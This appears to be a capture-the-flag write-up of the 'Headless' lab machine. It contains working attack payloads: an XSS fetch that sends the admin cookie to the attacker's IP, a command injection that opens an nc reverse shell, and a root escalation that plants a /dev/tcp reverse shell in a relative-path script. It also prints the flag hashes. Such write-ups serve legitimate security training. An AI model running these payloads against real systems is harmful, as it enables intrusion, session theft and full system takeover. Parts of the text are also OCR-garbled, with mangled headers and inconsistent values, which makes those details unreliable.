

Headless

Enumeration

nmap scan

```
PORt STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0) | ssh-hostkey:
| 256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA) |_ 256
2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519) 5000/tcp open http
Werkzeug httpd 2.2.2 (Python 3.11.2) | http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-title: Under Construction
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Gobuster

To have the list of brute force I did sudo git clone https://github.com/danielmiessler/SecLists.git /opt/SecLists

```
gobuster dir -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://10.129.3.93:5000/ -o root.gobuster
```

...SNIP...

```
[22:12:31] Starting:
[22:12:48] 401 - 317B - /dashboard
[22:13:09] 200 - 2KB - /support
```

...SNIP...

WebApp Error

when including <> it causes an error that gets sent to the admin.

Request

```

1 POST /support HTTP/1.1
2 Host: 10.129.2.89:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 74
9 Origin: http://10.129.2.89:5000
10 Connection: keep-alive
11 Referer: http://10.129.2.89:5000/support
12 Cookie: is_admin=InvZK01.uAlmITm0VyyhjNaP0nv0_2fs
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, 1
15 frame=<peru&name=iperderal>wiper%20wiper.com&phone=1234567890&desc=apriori

```

Response

Hacking Attempt Detected
Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```

Method: POST
URL: http://10.129.2.89:5000/support
Headers: Host: 10.129.2.89:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://10.129.2.89:5000
Connection: keep-alive
Referer: http://10.129.2.89:5000/support
Cookie: is_admin=InvZK01.uAlmITm0VyyhjNaP0nv0_2fs
Upgrade-Insecure-Requests: 1
Priority: u0, 1

```

Adding a custom header in the POST request

Was able to add the head WIPER in the request and get it to reflect.

Request

```

1 POST /support HTTP/1.1
2 Host: 10.129.2.89:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 74
9 Wiper: TEST
10 Origin: http://10.129.2.89:5000
11 Connection: keep-alive
12 Referer: http://10.129.2.89:5000/support
13 Cookie: is_admin=InvZK01.uAlmITm0VyyhjNaP0nv0_2fs
14 Upgrade-Insecure-Requests: 1
15 Priority: u0, 1
16 frame=<peru&name=iperderal>wiper%20wiper.com&phone=1234567890&desc=apriori

```

Response

Hacking Attempt Detected
Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:


```

Method: POST
URL: http://10.129.2.89:5000/support
Headers: Host: 10.129.2.89:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Wiper: TEST
Origin: http://10.129.2.89:5000
Connection: keep-alive
Referer: http://10.129.2.89:5000/support
Cookie: is_admin=InvZK01.uAlmITm0VyyhjNaP0nv0_2fs
Upgrade-Insecure-Requests: 1
Priority: u0, 1

```

Found reflected XSS in header

XSS works



XSS script used to identify the vuln

Request	Response
<pre>Pretty Raw Hex 1 POST /support HTTP/1.1 2 Host: 10.129.2.89:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.9 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 24 9 <script>alert(123456789)</script> 10 Origin: http://10.129.2.89:5000 11 Connection: keep-alive 12 Referer: http://10.129.2.89:5000/support 13 Cookie: __admin=1nez2K11..uAImk17m0ryhyhPa0ew9_Zfa 14 Upgrade-Insecure-Requester: 1 15 Pragma: no-cache 16 17 frame&url=&name=wiper&email=ExploitWiper.com&phone=+123456789&message=<></pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: werkzeug/2.2.2 Python/3.11.2 3 Date: Sat, 17 Jan 2024 19:25:28 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 2088 6 Connection: close 7 8 <!DOCTYPE HTML> 9 <html lang="en"> 10 <head> 11 <meta charset="utf-8"> 12 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 13 <title> 14 Hacking Attempt Detected 15 </title> 16 <style> 17 body{ 18 font-family:'Arial', sans-serif; 19 background-color:#f2f2f2; 20 margin:0; 21 padding:0; 22 } 23 </style> 24 </head> 25 <body> 26 <div style="text-align:center; margin-top:20px;"> 27 <h1>Hacking Attempt Detected</h1> 28 <p>Your attempt to access the support page was detected. Please do not abuse our system. We reserve the right to ban IP addresses that engage in such activities.</p> 29 <button type="button" style="background-color:#007bff; color:white; border:none; padding:10px 20px; border-radius:5px; font-weight:bold; font-size:1em; margin-top:10px;">OK</button> 30 </div> 31 </body> 32 </html></pre>

Stealing admin cookie via XSS

```
<script>fetch('http://10.10.15.132:8000?cookie=' + btoa(document.cookie));</script>
```

-TAKE NOTE THAT YOU NEED TO DO IP A | GREP TUN0 AND YOU **PUT THAT HERE**

-8000 is the port of the python webserver (you can change it btw)

Uploading XSS to get cookie

The screenshot shows a NetworkMiner capture. The Request pane shows a POST /support HTTP/1.1 message with a payload containing a script to steal a cookie from a 'vipper' user. The Response pane shows the server's response, which is a simple HTML page titled 'Hacking Attempt Detected'.

```

Request
Pretty Raw Hex
1 POST /support HTTP/1.1
2 Host: 10.129.2.89:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 74
9 <script>fetch('https://10.10.14.108:9090/cookie?'+btoa(document.cookie))</script>
10 Origin: http://10.129.2.89:5000
11 Connection: keep-alive
12 Referer: http://10.129.2.89:5000/support
13 Cookie: is_admin=ImFkbWlulg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
14 Upgrade-Insecure-Requests: 1
15 Priority: u#0, i
16
17 fname=vipper&lname=vipper&email=vipper%40vipper.com&phone=123456789&message=<

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.2
3 Date: Sat, 17 Jan 2026 15:34:09 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2438
6 Connection: close
7
8 <!DOCTYPE html>
9 <html lang="en">
10   <head>
11     <meta charset="UTF-8">
12     <meta name="viewport" content="width=device-width, initial-scale=1.0">
13     <title>
14       Hacking Attempt Detected
15     </title>
16     <style>
17       body{
18         font-family:'Arial',sans-serif;
19         background-color:#f7f7f7;
20         margin:0;
21         padding:0;
22         display:flex;
23         justify-content:center;
24         align-items:center;
25         height:100vh;
26       }
27
28       .container{
29         background-color:#fff;
30         border-radius:10px;
31         box-shadow:0px 0px 20px rgba(0,0,0,0.2);
32       }
33       padding:30px;
34       max-width:600px;
35     </style>

```

Grabbing cookie via python webserver

```

└$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ... 10.10.14.108 - -
[17/Jan/2026 22:30:56] "GET /"
cookie=aXNfYWRtaW49SW5WeIpYSWkudUFsbVhsVHZtOHZ5aWhqTmFQRFdudkJfWmZ
z HTTP/1.1" 200 -
10.129.2.89 - - [17/Jan/2026 22:31:35] "GET /"
cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3IMMWZiTS1TblhwSDA
= HTTP/1.1" 200 -

```

Decoding the base64 cookie


```

└$ echo
"aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3IMMWZiTS1TblhwSDA=" |
base64 -d
is_admin=ImFkbWlulg.dmzDkZNEm6CK0oyL1fbM-SnXpH0

```

Access to /dashboard

Access was granted via admin cookie



Command Injection found in POST /dashboard via date parm

Request

Pretty	Raw	Hex
1 POST /dashboard HTTP/1.1		
2 Host: 10.129.2.89:5000		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 18		
9 Origins: http://10.129.2.89:5000		
10 Connection: keep-alive		
11 Referer: http://10.129.2.89:5000/dashboard		
12 Cookies: is_admin=true;f1w1q_dzokzbwckoy_lfbH_snjgH0		
13 Upgrade-Insecure-Requests: 1		
14 Priority: user, +		
15 date=2023-09-14;id=		

Response

Pretty	Raw	Hex	Render
59			background-color:#00cedb;
60			}
61			</style>
62			</head>
63			<body>
64			<div class="container">
65			<h1>
66			Administrator Dashboard
67			</h1>
68			<p>
69			Generate a website health report:
70			</p>
71			<form action="/dashboard" method="post">
72			<label form="date">
73			Select Date:
74			</label>
75			<input type="date" id="date" name="date" value="2023-09-15" required>
76			<button type="submit">
77			Generate Report
78			</button>
79			</form>
80			</div>
81			<div id="output-container">
82			<div id="output-content" style="background-color: green; color: white; padding: 10px; border-radius: 5px;">
83			Systems are up and running!
84			uid=1000(dvir) gid=1000(dvir)
85			groups=1000(dvir), 300(users)
86			</div>
87			</div>
88			</body>
89			</html>

Access to dvir via rev shell

```
(Penelope)-(Session [1])> sessions 1
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/wiper/.penelope/sessions/headless-10.129.2.89-Linux-x86_64/2026_01_17-22_53_43-897.log ■
dvir@headless:~/app$ id
uid=1000(dvир) gid=1000(dvир) groups=1000(dvир),100(users)
```

Second Way to get a reverse shell using ncat

What is a reverse shell :

A **reverse shell** is a remote command-line session where:

- The target machine initiates the connection
 - The attacker's machine receives it
 - Commands typed by the attacker are executed on the target

What is ncat ?

Netcat transporte les flux d'entrée et de sortie d'un shell à travers une connexion réseau et les output dans ton terminal.

You create a netcat like this (with your ip a tun0 that we saw earlier in the XSS) and you url encode it to bypass any security. You can create any port to listen to but it needs to be the same as in the terminal.

```
15  
16 date=2023-09-06;nc+10.10.15.132+4443+-e+/bin/bash
```

Then you listen to it in your terminal by running this command nc -nvlp 4443. And there you go you got access to the shell. You can run some commands.

```
(hacker㉿hackerbox)-[~/HTB/Headless/nmap]  
$ nc -nvlp 4443  
listening on [any] 4443 ...  
connect to [10.10.15.132] from (UNKNOWN) [10.129.3.93] 43322  
ls  
app.py  
dashboard.html  
hackattempt.html  
hacking_reports  
index.html  
inspect_reports.py  
report.sh  
support.html
```

However, if you want an interactive shell you can run this command (do not copy paste, it will not work):
python3 -c "import pty; pty.spawn('/bin/bash')"

USER.txt

```
dvir@headless:~$ cat user.txt  
cat user.txt  
197d3cef5cff767f96363654957d0cb4  
dvir@headless:~$
```

Private Escalation

```
dvir@headless:~$ sudo -l  
Matching Defaults entries for dvir on headless:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/ bin, use_pty
```

User dvir may run the following commands on headless:
(ALL) NOPASSWD: /usr/bin/syscheck

It means that the user **dvir** is allowed to run **/usr/bin/syscheck** as root on the machine

headless without being asked for a password.

Exploiting syscheck script

```
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
    exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n |
/usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}') /usr/bin/echo "Available
disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..." ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi

exit 0
```

Because of ./ its checking in the current directory and not in a specified directory, so we can abuse this by creating our own file init to get as root.

```
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..." ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
```

I know that there isn't any [initdb.sh](#) that exists so I try to create one and put a payload in it that will allow me to reverse shell to gain root access. So when I launch /usr/bin/syscheck it will run [initdb.sh](#) (I know that because the code was written when i did cat /usr/bin/syscheck). And I will have a root reverse shell **because of that**.

```
echo "bash -i >& /dev/tcp/10.10.15.132/888 0>&1" > initdb.sh
```

```
(hacker㉿hackerbox)-[~]
$ nc -nvlp 888
listening on [any] 888 ...
connect to [10.10.15.132] from (UNKNOWN) [10.129.3.93] 44740
root@headless:/home/dvir/app# ls
```

Request
Request
Request

In other words,

The db bash script does not exist, we can create one containing a rev shell to run as root.

```
#!/bin/bash
```

```
/bin/bash -i >& /dev/tcp/10.10.14.108/9001 0>&1
```

GOT ROOT

```
(Penelope)-(Session [1])> sessions 3
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! ↵
[+] Interacting with session [3], Shell Type: PTY, Menu key: F12
[+] Logging to /home/wiper/.penelope/sessions/headless~10.129.2.89-Linux-x86_64/2026_01_17-23_13_14-862.log

root@headless:/home/dvir# id
uid=0(root) gid=0(root) groups=0(root)
root@headless:/home/dvir#
```

ROOT.TXT

```
cat ./root/root.txt
75ff7400a5ddf206494dfe9a2dfd3b9e
root@headless:/#
```

75ff7400a5ddf206494dfe9a2dfd3b9e